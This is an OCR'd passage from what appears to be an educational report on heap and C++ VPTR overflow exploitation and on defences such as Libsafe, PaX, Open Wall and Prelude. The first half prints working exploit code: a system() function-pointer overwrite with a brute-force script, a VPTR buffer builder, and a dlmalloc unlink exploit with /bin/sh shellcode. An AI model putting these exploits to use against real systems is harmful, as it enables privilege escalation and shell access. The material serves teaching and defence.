2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>

5 #define BUFSIZE 16 /* the estimated diff between funcptr/buf in vulprog */

6 #define VULPROG "./vulprog2" /* vulnerable program location */
7 #define CMD "/bin/sh" /* command to execute if successful */

8 #define ERROR -1

9 int main(int argc, char **argv)
10 {
11    register int i;
12    u_long sysaddr;
13    static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};

14    if (argc <= 1)
15    {
16       fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
17       fprintf(stderr, "[offset = estimated system() offset in vulprog\n\n");

18       exit(ERROR);
19    }

20    sysaddr = (u_long)&system - atoi(argv[1]);
21    printf("Trying system() at 0x%lx\n", sysaddr);

22    memset(buf, 'A', BUFSIZE);

      /* reverse byte order (on a little endian system) */
23    for (i = 0; i < sizeof(sysaddr); i++)
24       buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
```

```
25    execl(VULPROG, VULPROG, buf, CMD, NULL);
26    return 0;
27 }
```

The principle is basically the same as the one explained in the heap overflow section. Line 13 we allocate the buffer, the end of the buffer contains the address of the function that `funcptr` should point to. Line (20) could seem to be a little weird; its goal is to guess the address of `/bin/sh` which is passed to VULPROG(==./vulprog2) as an argv (line (25)). We could try to guess it with brute forcing. For example:

```
### bruteForce.pl ###
for ($i=110; $i < 200;  $i++)
  system(``./exploit2'' $i);
### end ###
```

3.5 Trespassing the heap with $C++$

In this section, we will first introduce the notion of "binding of function". Then we will explain how this is usually implemented on a compiler. And finally, we will look at a way to exploit this for our profit.

3.5.1 C++ Background

We will begin by considering the following example (example1.cpp)

```
Example1.cpp:
 1 class A {
 2  public:
 3  void __cdecl m()  {cout << "A::m()"<< endl; }
 4  int ad;
 5 };

 6 class B : public A {
 7  public:
 8  void __cdecl m()  {cout << "B::m()"<< endl; }
 9  int bd;
10 };

11 void f ( A _ p )
12  {
13  p->ad = 5;
14  p->m();
15 }

16 int main()
17 {
18 A a;
19 B b;
20 f(&a);
21 f(&b);
22 return 0;
23 }

Results of execution:
Prompt> gcc test.cpp -o test
Prompt> ./test
A::m()
A::m()
```

The problem is to know what code will be executed when we call `m()`. The execution shows that the code of `A::m()` is executed. If we have a look at the second example now:

```
Example2.cpp:
 1 class A {
 2  public:
 3  virtual void __cdecl m() { cout << "A::m()"<< endl; }
 4  int ad;
 5  };
```

```
 6 class B : public A {
 7 public:
 8 virtual void __cdecl m() { cout << "B::m()"<< endl; }
 9 int bd;
10};
```

Results of execution:

```
Prompt> gcc test.cpp o test
Prompt> ./test
A::m()
B::m()
```

This time `A::m()` and `B::m()` are executed.

The problem of the association of a function body to a function call is called binding. In `c++` there are two types of binding:

- Early binding: where the association is made during the compilation.
- Late binding: where the association is made during execution (also called dynamic binding or run-time binding). `C++`, as shown in the second example, can implement late binding therefore there must be some mechanism to determine the type of the object at runtime and call the correct function body.

In the second example (example2.cpp) we see that late binding occurs with virtual functions. The *virtual* keyword tells the compiler not to perform early binding, but to install some materials for performing late binding. So the compiler creates an array (called VTable) in each class that contains virtual functions. This array contains the addresses of the virtual functions of the class. The compiler also puts in the space of the class a pointer to the Vtable, called the Virtual Pointer (VPTR). Therefore when a virtual function is called through a base class pointer the compiler fetch the VPTR and look up the function address in the Vtable.

The position of the VPTR in memory depends on the compiler. With `visual c++ 6.0` the Vtable is put at the beginning of the object (look at figure: 3.3); whereas it is put at the end of the object with the gnu compiler gcc (look at figure: 3.4).




Figure 3.3: VTable position with Visual c

To prove the last statement we add the following lines to main():




Figure 3.4: VTable position with gcc

```
cout << "Size of a: " << sizeof (a)
  << " Offset of ad: " << offsetof (A, ad) << endl;
cout << "Size of b: " << sizeof (b)
  << " Offset of ad: " << offsetof (B, ad)
  << " Offset of bd: " << offsetof (B, bd) << endl;
```

So that we can find the position of ad and bd inside the objects. We obtain the following results:

- Under windows with visual c++ compiler: Size of a: 8 Offset of ad: 4 Size of b: 12 Offset of ad: 4 Offset of bd: 8
- Under Linux with g++ part of gcc 3.0.3: Size of a: 8 Offset of ad: 0 Size of b: 12 Offset of ad: 0 Offset of bd: 8

These results show that there is something before the member variables with *VC* under windows (the VTable, in fact). This is after the member variables with *gcc* under Linux. To be more accurate we could add some lines in our code to compare the address of the Vtable with the address of a member variable:

```
1 void print vtable ( A *pa )
2 {
3 // p sees pa as an array of dwords
4 unsigned * p = reinterpret cast<unsigned *>(pa);
5 // vt sees vtable as an array of pointers
6 void ** vt = reinterpret cast<void **>(p[0]);
7 cout << hex << "vtable address = "<< vt << endl;
8 }
```

Results (under Linux with gcc):

```
Size of a: 8 Offset of ad: 0
Size of b: 12 Offset of ad: 0 Offset of bd: 8
vtable address = 0x4000ab40
 address of ad: 0xbffffa94
vtable address = 0xbffffaa8
 address of ad: 0xbffffa88
```

It confirms the position of the Vtable with the gcc compiler.

3.5.2 Overwriting the VPTR

Overwriting the VPTR works on the same basis as overwriting a function pointer, which is described in the previous part. We will begin with the case study of the gcc compiler. This case is the easiest because the vptr is put after the member variables; therefore if there is a buffer among the variables and that we can overflow that buffer (classical method using strcpy or other unsafe functions), then we can overwrite the VPTR and make it points to our own VTable. Usually we will provide our Vtable via the buffer we overflow.

Example of a buffer damaged program (overflow1.cpp):

```
 1 #include <iostream>

 2 class A{
 3 private:
 4 char str[11];

 5 public:
 6 void setBuffer(char * temp){strcpy (str, temp);}
 7 virtual void printBuffer(){cout << str << endl ;}
 8 };

 9 void main (void){
10 A *a;
11 a = new A;
12 a->setBuffer("coucou");
13 a->printBuffer();
14 }
```

class A contains a buffer named str [4]; the unsafe strcpy [6] is used to feed the buffer. There is an obvious (although rather theoritical) buffer overflow if we call setBuffer() with a string greater than 11 [12]. For example, if we modify [12] by `a->setBuffer(‘‘coucoucoucoucoucoucoucoucou’’);` we obtain : `Prompt> segmentation fault`.

This is a normal behavior since we have overwritten the address of `printBuffer()` in the Vtable.

We will build now a more practical example, where we will take the control of the flow of the program. The goal is to build a buffer bigger than the one expected and fill it with :

- the address of the shell code
- the shell code
- the address that the VPTR will point to


The scheme above is illustrated in figure 3.5.

Here is a sample code taken from [Smashing C++ VPTRS, rix]

BuildBuffer.c

```
1 char * buildBuffer (unsigned int bufferAddress, int vptrOffset, int numberAddress) {
2 char * outputBuffer;
3 unsigned int * internalBuffer;
4 unsigned int offsetShellCode = (unsigned int)vptrOffset - 1;
5 int i=0;

6 outputBuffer = (char *)malloc(vptrOffset + 4 + 1);
7 for (i=0; i<vptrOffset; i++) outputBuffer[i]='\x90';
8 internalBuffer = (unsigned int *)outputBuffer;
```



VVVV : (4 bytes) the overwritten VPTR,
points to our shellcode

C : the shell code to be executed

Figure 3.5: Overwriting the vptr

```
9 for (i=0;i<numberAddress;i++) internalBuffer[i]=bufferAddress + offsetShellCode;
10 internalBuffer = (unsigned int *)&outputBuffer[vptrOffset];
11 *internalBuffer=bufferAddress;
12 outputBuffer[offsetShellCode] = '\xCC';
13 outputBuffer[vptrOffset+4] = '\x00';

14 return (outputBuffer);
}
```

The code above needs some explanations concerning its behaviour:

Line [4] offsetShellCode is the offset from the beginning of the Buffer to the beginning of the Shell code which in our case will be the last byte of the buffer. In this (theoritical) example our code is `\xCC` [12], which is the `INT_03` interruption. It is reserved for debuggers, and raises an interruption: `Trace / breakpoint trap`. [7] sets the buffer we want to return with NOPs. In [11] we have overflown the buffer and we write over the VPTR. Now the VPTR points to bufferAddress, e.g the buffer we have overflown. But bufferAdress points to our shellcode now [9].

Now, we provide a usage example for the code above: In line [12] of overflow1.cpp, we replace: `a->setBuffer(``coucou'');` by `a->setBuffer(builBuffer((unsigned int*)&(*a),32,4));`

3.5.3 Conclusions

If we want that this exploit becomes interesting we need to apply it to a process running as root or with the SUID bit, usually these are system process; under UNIX (for example) there are few system processes coded in `c++`, the favourite langage being for that kind of program being C in most cases. Therefore the candidates for this exploit are not so common. Then the `C++` program should have at least one virtual methods, and at least one buffer. Finally we should have the possibility to overflow that buffer (requires the use in the program of functions such as strcpy, ...) Thus we can conclude by the fact that this *bug* will remain very hard to exploit, although it is still possible.


3.6 Exploiting the malloc library

Introduction

We will present now the last technique based on heap overflow exploit. It is deeply nested with the structure of the chunks of memory in the heap. Therefore the method presented here is not portable and depends on an implementation of the malloc library: *dlmalloc*.

Dlmalloc is known as the Doug Lea Malloc library, from the name of its author, and is also the malloc library used by the gnu libc (look at malloc.h).

3.6.1 DLMALLOC: structure



U : Used chunk
F : Free chunk
Wilderness : top most free chunk

Figure 3.6: Memory layout

The part on the right is the part of the heap that can be increased during execution (with the sbrk system call under Unix, Linux).

Each chunk of memory is always bigger than the size required by the user, because it also holds management information (we will call them *boundary tags* from now). Basically it contains the size of the block and pointers to the next and previous blocks. The structure defining a chunk is :

```
 struct malloc_chunk {
size_t prev_size;        // only used when previous chunk is free
size_t size;             // size of chunk in bytes + 2 status-bits
struct malloc_chunk *fd; // only used for free chunks: pointer to next chunk
struct malloc_chunk *bk; // only used for free chunks: pointer to previous chunk
};
```

The figure 3.7 explains the structure of a block, and is different whether the chunk is allocated or free.

- prev-size is a field used only if the previous block is free; but if the previous block is not free then it is used to store datas (in order to decrease wastage).
- Size holds the size of the (current) block. The real size is given by:
  `Final_size = ( requested_size + 4 bytes ) rounded to the next multiple of 8.`
  Or in C langage: `#define Final_size(req) (((req) + 4 + 7) & ~7)` Size is aligned on 8 bytes (for portability reasons), therefore the 2 less significant bits of size are unused. In fact they are used for storing informations:

  ```
  #define PREV_INUSE 0x1
  #define IS_MMAPPED 0x2
  ```

  These flags describe if the previous chunk is used (e.g not free) and if the associated chunk has been allocated via the memory mapping mechanism (the `mmap()` system call).




Figure 3.7: The structure of a chunk

3.6.2 Corruption of DLMALLOC: principle

The basic idea is always the same; firstly we overflow a buffer then we overwrite datas in our target. The special requirement for a dlmalloc exploit is to have two chunks of memory obtained by malloc; the following example is a good candidate to be exploited:

```
vul2.c
1 int main(void)
2 {
3 char * buf ;
4 char * buffer1 = (char *)malloc(666) ;
5 char * buffer2 = (char *)malloc(2);
6 printf(Enter something: \n);
7 gets(buf);
8 strcpy (buffer1, buf);
9 free(buffer1);
10 free(buffer2);
11 return (1);
12 }


prompt> perl -e print ‘‘a x 144’’ | ./vul2
Enter something:
Segmentation fault
```

Line 8 can be used to overflow buffer1 with the buffer obtained line 7. This is possible since `gets()` is unsafe and does not process any bound checking. In fact we will overwrite the tags (prev_size, size, fd, bk) of buffer2. But what is the interest and how can we spawn a shell ?

The idea behind the exploit is the following: When `free()` is called line [9] for the first chunk it will look at the next chunk (e.g the second chunk) to see whether it is in use or not. If this second chunk is unused, the macro `unlink()` will take it off of its doubly linked list and consolidate it with the chunk being freed.
To know if this second chunk is used or not it looks at the next chunk (the third chunk) and controls the less significant bit. At this point, we dont know the state of the second chunk.
Therefore we will create a fake chunk with the required informations.

Firstly we fill falsify the field size of the second chunk by assigning -4. Thus dlmalloc will think that the beginning of the next chunk (e.g the third one) is 4 bytes before the beginning of the second chunk.
Then we set prev_size of second chunk (which is also the size field of the third chunk) with `SOMETHING & ~PREV_INUSE`.
Hence `unlink()` will process the second chunk; if we call p2 the pointer to the second chunk:

```
(1) BK = p2->fd = addr of shell code;
(2) FD = p2->bk = GOT entry of free - 12;
(3) FD->bk = BK  GOT entry of free - 12 + 12 = addr of shell code ;
(4) BK->fd = FD;
```

[3] comes from the fact that bk is the fourth field in the structure malloc_chunk:

```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size; // p + 4 bytes
    INTERNAL_SIZE_T size; // p + 8 bytes
    struct malloc_chunk * fd; // p + 12 bytes
    struct malloc_chunk * bk;
};
```

Finally the index of free in the GOT (that contained originally the address of free in memory) will contain the address of our shell code. This is exactly what we want, because when free is called to release the second chunk vul2.c [9], it will execute our shell code.

`The following code ({\it exploit2.c}) implements the idea explained above in C code.`

`Exploit2.c`

```
// code from vudo by MAXX see reference 1
#define FUNCTION_POINTER ( 0x0804951c )
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )

#define VULNERABLE "./vul2"
#define DUMMY 0xdefaced
#define PREV_INUSE 0x1

char shellcode[] =
        /* the jump instruction */
        "\xeb\x0appssssffff"
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
```

```
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the special shellcode */
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        /* the padding */
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(shellcode) );
        /* the prev_size field of the second chunk */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk */
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk */
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```




Figure 3.8: Our fake chunk

Part II

Protection solutions

Chapter 4

Introduction

Most of the exploits we are interested in are based on stack or heap overflows, which may be executable memory zones on Linux systems. Moreover, these exploits, in practice, are made possible thanks to unreliable C functions such as *strcpy*.

As these vulnerabilities are well-known, some solution proposals and implementations exist. We will focus on two of them in this chapter:

- Libsafe (*http://www.research.avayalabs.com/project/libsafe/*)
- Grsecurity's set of Kernel patches (*http://www.grsecurity.net/*)

Libsafe is a library which re-writes some sensitive libc functions (*strcpy, strcat, sprintf, vsprintf, getwd, gets, realpath, fscanf, scanf, sscanf*) to prevent any overflow caused by a misuse of one of them. It launches alerts when an overflow attempt is detected.

Grsecurity offers a set of several Kernel patches, gathered in a single one, which offers among others the possibility to make the stack or the heap non-executable. Please note that we will not discuss whether it is a good idea or not, on a security point of view, to do so... This debate was initiated some time ago, it is up to you to know if this is worth or not.

Chapter 5

How does Libsafe work?

5.1 Presentation

Libsafe is a dynamic library that is loaded prior to the other libraries in memory and overrides some of the unsafe functions of the libc. Libsafe intercepts the calls to the unsafe functions of the standard C library and uses instead its own implementation of the function. While keeping the same semantic, it adds detection of bound violations. The unsafe functions overriden are:

- `strcpy(char *dest, const char *src)`
- `strcat(char *dest, const char *src)`
- `getwd(char *buf)`
- `gets(char *s)`
- `scanf(const char *format,...)`
- `realpath(char *path, char resolved_path[])`
- `sprintf(char *str, const char *format,...)`

5.2 Why are the functions of the libC unsafe ?

Some functions of the standard C library are unsafe because they do not check the bounds of a buffer. For example here is the implementation of `strcpy`:

```
char * strcpy(char * dest,const char *src)
{
char *tmp = dest;

while ((*dest++ = *src++) != '\0')
/* nothing */;
return tmp;
}
```

In this implementation of `strcpy` the size of the dest buffer is not a factor for deciding if we should copy more characters or not. The only criterium for quitting the loop is the termination character `'\0'`.

5.3 What does libsafe provide ?

Unlike the standard library, libsafe does bounds checking. Below is the implemantation of strcpy by libsafe:

```
char *strcpy(char *dest, const char *src)
{
     ...
1    if ((len = strnlen(src, max_size)) == max_size)
2        _libsafe_die("Overflow caused by strcpy()");
3    real_memcpy(dest, src, len + 1);
4    return dest;
}
```

max_size is obtained with `__libsafe_stackVariableP(dest)`. This function returns the distance (in fact the number of bytes) between dest and the frame pointer in which dest resides. This value is obviously the maximum size that could be used by dest without compromising the integrity of the return address. `__libsafe_stackVariableP(void *addr)` returns 0 if the addr does not reference to a valid address in stack.
`__libsafe_stackVariableP(void *addr)` relies on `__builtin_frame_address(le)`, which gives the address of the frame pointer for the level le. This function is a property of the gcc compiler. At this stage there is something important to notice: if the vulnerable program has been compiled with the option: `--fomit-frame-pointer` or with optimisation options then libsafe is useless and will not work properly.

`strnlen` returns the maximum value between the length of the string src and max_size (see explanations above). If there was an attempt to overflow the buffer, then `strnlen()` would return max_size and the process would be stopped (__libsafe_die).

If this verification is passed then `memcpy()` is called and will copy the string referenced by src to the address referenced by dest.

Chapter 6

The Grsecurity Kernel patch

Grsecurity provides among other features two ways to make some memory areas non executable: the Open Wall section does it for the stack, the PaX section for both the heap and the stack. We will see in this chapter how they proceed.

6.1 Open Wall: non-executable stack

This is the feature of Open Wall we are interested in. The important code brought by the patch appears in the *arch/i386/kernel/traps.c* file, in the Kernel archive, and more precisely in the `do_general_protection` function, which can detect segmentation faults.

`CONFIG_GRKERNSEC_STACK` is defined when the Open Wall feature has been activated. Some parts of the code have been skipped as we only want an overview of the Open Wall way to proceed:

```
asmlinkage void do_general_protection(struct pt_regs * regs, long error_code)
{
#ifdef CONFIG_GRKERNSEC_STACK
    unsigned long addr;
#ifdef CONFIG_GRKERNSEC_STACK_GCC
    unsigned char insn;
    int err, count;
#endif
#endif
if (regs->eflags & VM_MASK)
goto gp_in_vm86;

if (!(regs->xcs & 3))
goto gp_in_kernel;
```

These are tests on the register storage during a system call. If none is verified, this means an unexpected memory area is accessed, and this launches a SIGSEGV. Else new memory management functions are called (see further).

```
#ifdef CONFIG_GRKERNSEC_STACK
/* Check if it was return from a signal handler */
        if ((regs->xcs & 0xFFFF) == __USER_CS)
        if (*(unsigned char *)regs->eip == 0xC3)
        if (!__get_user(addr, (unsigned long *)regs->esp)) {
                if ((addr & 0xFFFFFFFE) == MAGIC_SIGRETURN) {
```

```
/* Call sys_sigreturn() or sys_rt_sigreturn() to restore the context */
[...]
                        return;
                }
```

This part mainly consists of assembly code, we do not want to get into it in details. We just note it is the beginning of the Open Wall action.

```
/*
 *  * Check if we are returning to the stack area, which is only likely to happen
 *   * when attempting to exploit a buffer overflow.
 *    */
                if ((addr & 0xFF800000) == 0xBF800000 ||
                    (addr >= PAGE_OFFSET - _STK_LIM && addr < PAGE_OFFSET))
                        security_alert("return onto stack by " DEFAULTSECMSG,
                                "returns onto stack", DEFAULTSECARGS);
        }
```

Here it is! Comments are explicit enough, we have found what we were looking for. This code tests if the address `addr` is located in the stack, using a mask. This is the case if it is between 0xBF800000 and 0xBFFFFFFF. So, if we are in the stack, an alert occurs.

The following concerns trampolines used with Open Wall, we skip it:

```
#ifdef CONFIG_GRKERNSEC_STACK_GCC
[...]
  }
#endif
#endif
```

Now we are back in the initial implementation of the function, as the `#endif` mark the end of the Open Wall feature. So, if both tests at the beginning of the function have failed, in an unpatched version, we arrive here:

```
current->thread.error_code = error_code;
current->thread.trap_no = 13;
force_sig(SIGSEGV, current);
return;

gp_in_vm86:
handle_vm86_fault((struct kernel_vm86_regs *) regs, error_code);
return;

gp_in_kernel:
{
unsigned long fixup;
fixup = search_exception_table(regs->eip);
if (fixup) {
regs->eip = fixup;
return;
}
die("general protection fault", regs, error_code);
}
}
```

This shows which behaviour is expected by default in this function if no patch is applied. Depending of the memory state, an appropriate treatment is selected. Once again we are not interested in the details of these treatments.

This code shows how Open Wall acts to prevent any execution of code stored in the stack. The method can be sum up as follow:

- when an unexpected memory event occurs, it is processed in `do_general_protection`
- if the registers state does not match one of the two proposals, Open Wall offers new possibilites to analyse what happened
- if these new tests show an attempt to execute stack-based instructions, an alert is raised

6.2 PaX: non-executable stack and heap

The principles behind PaX are explained more deeply at http://pageexec.virtualave.net/pageexec.txt.

6.2.1 Overview

In this section, we will summarize how PaX defines its way to make the heap and the stack non-executable.

The idea behind PaX is to use the paging mechanisms, and more precisely the page table entries (*PTE*) and the data and instruction translation lookaside buffers (*DTLB* and *ITLB*). On IA32 architectures (Intel, AMD...), translation lookaside buffers play the role of a cache for the recently accessed memory pages. This processor element also allows a translation between virtual and real memory addresses. When a *TLB* misses, it is loaded by the CPU thanks to the page table entry, which also contains the permissions for each page. These permissions are what we are interested in.

To be able to manage non-executable memory pages, PaX implementation creates a system of states in the *TLBs*. A state is defined by two permissions: execution and read/write permissions. Each permission may be granted to supervisor or user mode, or to none. This makes nine possible states. Six states are considered as good, and are all but the ones violating the non-executability of a page. This means that the three states allowing execution of user mode code are considered as bad.

This way, each page has a current state, which may change with time, depending on the memory pages evolution. So, we have state transitions for the manipulated memory pages, and again, PaX defines good and bad transitions. Basically, a good transition is a transition to a good state. These transitions may be observed when a page fault is needed, and that is when PaX checks them.

To do so, PaX implements new functionnalities in the fault page handling mechanism, based on a more complex transition policy; more tests are performed before calling the traditional page fault handler, to control permission parameters.

6.2.2 Implementation

In the linux Kernel sources, the virtual memory structures are found in *linux/mm.h*; we have a closer look at the `vm_area_struct` structure. One of its fields, `vm_flags`, defines some permissions concerning the memory pages. These are checked in the PaX default page handler functionnalities.

These new functions are located in *arc/i386/mm/fault.c*. We can see there:

- `do_page_fault`: redefinition of the original function
- `static inline pte_t * pax_get_pte(struct mm_struct *mm, unsigned long address)`
- `static int pax_handle_read_fault(struct pt_regs *regs, unsigned long address)`
- `static int pax_handle_opcode(struct task_struct *tsk, struct pt_regs *regs)`
- `static inline void pax_handle_pte(struct mm_struct *mm, unsigned long address)`
- `void pax_handle_ptes(struct task_struct *tsk)`
- `asmlinkage int pax_do_page_fault(struct pt_regs *regs, unsigned long error_code)`

They represent the core of the PaX features, and here is the part which implements the killing of the guilty program (in `pax_do_page_fault`):

```
ret = pax_handle_read_fault(regs, address);
switch (ret) {
[...]
default:
```

Previous cases are skipped are they only appear when extre PaX features are enabled, about which we do not care for now. If the program has to be killed, `pax_handle_read_fault` has returned 1, and then we enter this section:

```
case 1: {
  char* buffer = (char*)__get_free_page(GFP_KERNEL);
  char* path=NULL;

  if (buffer) {
    struct vm_area_struct* vma;

    down_read(&mm->mmap_sem);
    vma = mm->mmap;
    while (vma) {
      if ((vma->vm_flags & VM_EXECUTABLE) && vma->vm_file) {
        break;
      }
    vma = vma->vm_next;
    }
    if (vma)
      path = d_path(vma->vm_file->f_dentry, vma->vm_file->f_vfsmnt, buffer, PAGE_SIZE);
    up_read(&mm->mmap_sem);
    }
```

The part above tries to get the faulty binary path, and stores it in `path`, before printing the error log message:

```
printk(KERN_ERR "PAX: terminating task: %s(%s):%d, uid/euid: %u/%u, EIP: %08lX, ESP: %08lX\n", p
if (buffer) free_page((unsigned long)buffer);
printk(KERN_ERR "PAX: bytes at EIP: ");
for (i = 0; i < 20; i++) {
```

```
unsigned char c;
if (__get_user(c, (unsigned char*)(regs->eip+i))) {
  printk("<invalid address>.");
  break;
}
printk("%02x ", c);
      }
      printk("\n");
```

Process and user information is printk'ed, as well as the bytes at the address pointed to by the instruction register.

```
      tsk->thread.pax_faults.eip = 0;
      tsk->thread.pax_faults.count = 0;
      tsk->ptrace &= ~(PT_PAX_TRACE | PT_PAX_KEEPTF | PT_PAX_OLDTF);
      regs->eflags &= ~TF_MASK;
      tsk->thread.cr2 = address;
      tsk->thread.error_code = error_code;
      tsk->thread.trap_no = 14;
      force_sig(SIGKILL,tsk);
      return 0;
    }

    case 0:
    }
  }
```

Before exiting, error fields concerning the process are filled, as well as PaX-specific information. Then, the process is killed.

6.3 Escaping non-executable stack protection: return into libC

A good way to evade protections such as PaX or Open Wall is the *return-into-libc* technique. The aim of this technique is not to execute malicious code which is located in the overflowed buffer, but to call a library function when exiting the function containing this buffer.

This is also done by overwriting the return address of the exploited function, but instead of overwriting it with the buffer address where shellcode would be, we overwrite it with the address of a libC function, most of the time `system()`. Then we can manage to pass it a string argument such as `/bin/sh` (arguments are the following bytes in the higher addresses). This way, we force the execution of an unexpected function, without any attempt to execute code int the stack or in the heap.

This technique only requires to know the address of the library function we want to call, which is really easy!

To counter this attack, PaX offers a mmap randomization feature, which, basically, changes a given function address every time a program is run. Then it is impossible to guess where the function we wish to call is located as easily as before.

Nevertheless, this may be escaped too! The most evident ways are bruteforcing, and the use of the */proc* virtual file system for local attempts. Thanks to */proc/*pid*/maps*, it is possible to identify the location of a function in the memory while the target program is running.

The return-into-libc technique is really interesting because it shows limitations of protection methods such as PaX or Open Wall. We will not detail it any further here, but for more information, [10] and [11] are excellent!

Chapter 7

Detection: Prelude

Prelude is defined by his conceptor (Yoann Vandoorselaere) as a `general-purpose hybrid intrusion detection system`. It is divided in two parts, a sensor (Prelude NIDs) and a report server. Information is available at:

http://www.prelude-ids.org/

Shortly, Prelude allows network intrusion detection, and the report server concentrates different messages alert, which are generated by Prelude agents. Any system may report alert messages to the Prelude server if a convenient plugin exists. We are very interested in it because of the Libsafe ability to report buffer overflow exploit attempts to Prelude, as well as its aim to manage polymorphic shellcode attacks.

7.1 Prelude and Libsafe

Libsafe is able to send alert messages to Prelude. The feature has just been approved by Libsafe maintainers, which means that this ability is now available in the releases (it used to be a patch for previous releases). We simply must be careful that *libprelude.so* is in the search path for dynamically loaded libraries (it is OK if it is contained in LD_LIBRARY_PATH, for instance).

Using both Prelude and Libsafe allows an administrator to catch alert messages concerning buffer overflows on any Libsafe-enabled machine and to redirect them to his report server.

7.2 Shellcode detection with Prelude

There exists some attacks based on buffer overflow that are executed remotely, e.g the shellcode is encapsulated in packets. These exploits can be detected by Prelude used in combination with the shellcode plugin. The installation of prelude and the shellcode plugins are detailed in 8.4.

7.2.1 Principle

In order to be aligned with the return address (see page 12) the buffer may need to be padded with NOP. This is what we will search inside the packets: an unusual amount of NOP.

In practice, there are several kind of NOP instructions (x86 opcodes): `\x90`, which is the real nop, or instructions that do nothing such as `\x50`, which is push eax, ...

The plugin will go through the packet and try to match the pattern read with the different NOP instructions available. If the amount of NOP instruction matched is too high then an error is raised.

The different NOP instructions are stored in a hash table (for the efficiency of the pattern matching); there is one hash table per architecture. Actually the plugin knows opcode for 3 different architectures (intel 86, hp alpha, and sparc).

7.2.2 Implementation

This is implemented as a plugin for *prelude-nids*, and the idea is to count the continuous bytes which may represent a danger. When a threshold is reached, Prelude considers it is an attack, and raises an alert.

